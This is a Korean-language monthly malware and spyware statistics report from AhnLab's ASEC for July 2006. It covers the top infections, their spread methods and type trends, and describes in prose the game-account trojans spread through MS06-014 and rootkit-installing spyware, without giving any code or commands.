ASEC Report 7월

® ASEC Report

2006. 8

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 고객에게 보다 다양한 정보를 제공하기 위하여 바이러스와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC Monthly 통계

(1) 7월 악성코드 통계

순위		악성코드명	건수	%
1	-	Win32/Netsky.worm.Gen	162	24.3%
2	New	Win-Trojan/LineageHack.45056.J	16	2.4%
3	New	Win32/Virut	13	1.9%
4	↑2	Win32/Bagle.worm.95369	10	1.5%
5	New	Win32/Virut.B	9	1.3%
6	New	Win32/Sasser.worm.15872	8	1.2%
7	New	Win32/IRCBot.worm.variant	8	1.2%
8	New	Win-Trojan/Downloader.39437	7	1.0%
9	↓4	Win32/Detnat.B	4	0.6%
10	New	Win32/DllBot.worm.95744.B	4	0.6%
		기타	427	63.9%
합계			**668**	100.0%

[표1] 2006년 7월 악성코드 피해 Top 10


7월 악성코드 피해 통계

7월 악성코드 피해 Top 10 중 넷스카이 웜.Gen(Win32/Netsky.worm.Gen)은 전월과 같이 많은 피해신고가 있었으며, 6월 악성코드 피해 Top 10의 주류를 이루던 베이글 변종은 순위에서 사라졌다. 대신 윈도우 실행 파일을 감염시키는 바이럿 바이러스(Win32/Virut)와 온라인 게임의 사용자 정보를 유출하는 리니지핵 변종(Win-Trojan/LineageHack)이 증가하는 현상을 보였다. 6월 다량의 피해가 접수되었던 뎃낫.B 바이러스에 의한 피해는 7월에는 감소하였다.

7월의 악성코드 피해 Top 10을 도표로 나타내면 [그림1]과 같다.


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림1] 2006년 7월 악성코드 피해 Top 10

2006년 7월 악성코드 피해건수는 총 668건으로, 이는 전년 동월 1,492건의 44.7%에 해당하는 수치이다. 또한 7월 피해신고 된 악성코드 중 피해건수가 10건 이하인 악성코드는 전체 피해건수의 70%에 해당하는 467건이다. 즉, 2006년 7월은 다양한 악성코드로부터 피해를 입었으며, 전년도 동월에 비해 피해 건수가 많이 감소하였다.




[그림2] 2006년 월별 피해신고 건수

[표1]의 악성코드 피해 Top 10에서 확인된 악성코드의 전파방법을 살펴보면 [그림3]과 같

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

다.




[그림3] 2006년 7월 악성코드 Top 10의 전파방법 별 현황

메일로 전파되는 특징이 있는 매스메일러는 71%, 트로이목마와 바이러스가 각각 10%, 11%를 차지했다. 이는 6월 악성코드 Top 10의 전파방법이 차지하는 비율과 유사하다..

2006년 7월에 피해신고 된 악성코드를 유형별로 분류해 보면 [그림4]와 같다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.




[그림4] 2006년 7월 피해 신고된 악성코드 유형별 현황

6월에 66%를 차지하던 웜이 7월에는 39.8%로 대폭 감소한 반면, 트로이목마가 6월 23.6%에서 7월에는 42.8%로 급증하였다. 피해 신고된 트로이목마의 상당 수는 특정 온라인 게임의 계정을 탈취하는 트로이목마로, 인터넷 익스플로러의 취약점을 이용하여 유포하기 때문에 보안패치가 완료되지 않은 윈도우에서 많은 피해가 발생하고 있다. 이 취약점으로 인한 피해는 8월에도 계속될 것으로 예상된다.


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림5] 2006년 월별 웜, 트로이목마 피해신고 비율

7월에 피해 신고된 악성코드 개수는 모두 359개로, 지난 6월에는 다소 감소하는 현상을 보였으나 7월에는 다시 예년과 비슷한 수치를 보이고 있다.



[그림6] 2005년, 2006년 월별 피해신고 악성코드 개수

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

국내 신종(변형) 악성코드 발견 피해 통계


7월 한달 동안 접수된 신종 (변형) 악성코드의 건수는 [표2], [그림7]와 같다.

웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
18	185	29	5	2	1	0	0	7	0	247

[표2] 2006년 6월 유형별 신종 (변형) 악성코드 발견현황

7월은 전월에 비해 신종(변형) 악성코드가 14건 정도 증가 했다. 증가의 요인은 트로이목마로, 전월에 비해 35건 정도 증가 했으며 증가된 유형은 다운로더, 온라인 게임 계정 탈취 트로이목마 등이다. 특히 온라인 게임 계정 탈취 트로이목마의 증가로 인해 특정 스크립트 악성코드도 더불어 증가했다.

웜은 전월에 자주 보고 되었던 브론톡 웜(Win32/Brontok.worm)이 7월에는 고객으로부터 2건 정도밖에 보고되지 않았다. 악성 아이알씨봇(IRCBot) 웜은 14건 보고 되었다.




[그림7] 7월 신종(변형) 악성코드 유형

다음은 중국발 웹 해킹의 주목적이기도 하며 많은 변형이 발견보고되고 있는 온라인 게임의 사용자 계정을 탈취하는 악성코드에 대한 2006년도 월 발견 건수에 대한 그래프이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림8] 온라인 게임 사용자 계정 탈취 트로이목마 현황

7월에 온라인 게임의 사용자 계정을 탈취하는 트로이목마와 드롭퍼가 증가하였는데 그 이유는 소위 '중국발 웹 해킹'에 새로운 인터넷 익스플로러 취약점(MS06-014)이 사용 되었기 때문이다. 즉, 해당 취약점을 악용한 스크립트가 발견 및 증가 하였고 더불어 온라인 게임의 사용자 계정을 탈취하는 트로이목마도 증가하였다. 특히 암호화된 스크립트의 분석을 통해 이 스크립트의 최종 목적이 특정 호스트에 업로드 된 온라인 게임 계정 탈취 트로이목마를 다운로드 하고 실행하기 위한 것이었다는 것을 알 수 있었다. 다행히 아직 많은 악성코드 제작자들이 이 취약점을 이용하고 있지는 않지만, 앞으로 악성코드 제작에 널리 이용될 가능성은 매우 높을 것으로 보인다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(2) 7월 스파이웨어 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Spyware/iGuard	6	7%
2	New	Win-Spyware/Ezurl.23040	5	5%
3	New	Win-Adware/ToolBar.SearchBar.24576	3	4%
4	New	Win-Adware/CityFriend.Vsitepop.40960	2	3%
4	New	Win-Adware/Rogue.SpyFalcon.1744896	2	3%
4	New	Win-Downloader/Xema.5632	2	3%
4	↓3	Win-Spyware/Crypter.38413	2	3%
4	New	Win-Spyware/Proxy.Xema.5120	2	3%
4	New	Win-Spyware/Mycy.210944	2	3%
4	New	Win-Downloader/Adload.20480.J	2	3%
		기타	50	63%
합계			78	100%


[표1] 2006년 7월 스파이웨어 피해 Top 10

7월 가장 많은 피해 신고가 접수된 아이가드(Win-Spyware/iGuard)와 이지유알엘(Win-Spyware/Ezurl.23040)은 IE 주소표시줄 검색 결과를 변경하는 한글키워드 서비스의 보호 프로그램이라는 공통점이 있다. 이들 프로그램은 사용자 동의 없이 설치되어 프로세스 종료를 방해하고, 구성요소를 숨기는 은폐 기능이 있는 루트킷(Rootkit)을 설치한다. 루트킷을 이용하는 스파이웨어는 감지와 수동제거가 어렵기 때문에 피해 신고의 상위를 차지하는 것으로 풀이된다.

7월 스파이웨어 피해 Top 10 이 차지하는 비율을 그래프로 나타내면 [그림1]과 같다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.




[그림1] 2006년 7월 스파이웨어 피해 Top 10

7월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표2], 이를 비율로 나타내면 [그림2]와 같다.

스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	조크	합계
186	75	75	98	51	13	15	2	1	516

[표2] 2006년 7월 유형별 신종(변형) 스파이웨어 발견 현황



Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

[그림2] 2006년 7월 발견된 스파이웨어 프로그램 비율

7월 스파이웨어 신종(변형) 발견 비율은 지난 6월에 비해 스파이웨어류와 익스플로잇이 증가하였다. 이는 MS06-014 취약점을 이용하여 설치되는 리니지 스파이웨어(Win-Spyware/PWS.Lineage) 등의 온라인 게임 계정 유출 스파이웨어가 증가했기 때문이다. 6월에 비하여 애드웨어와 다운로더는 감소한 반면 드롭퍼가 증가하여 전체적인 발견 건수는 6월과 비슷한 수준을 보이고 있다

Copyright © AhnLab Inc,. All Rights Reserved.

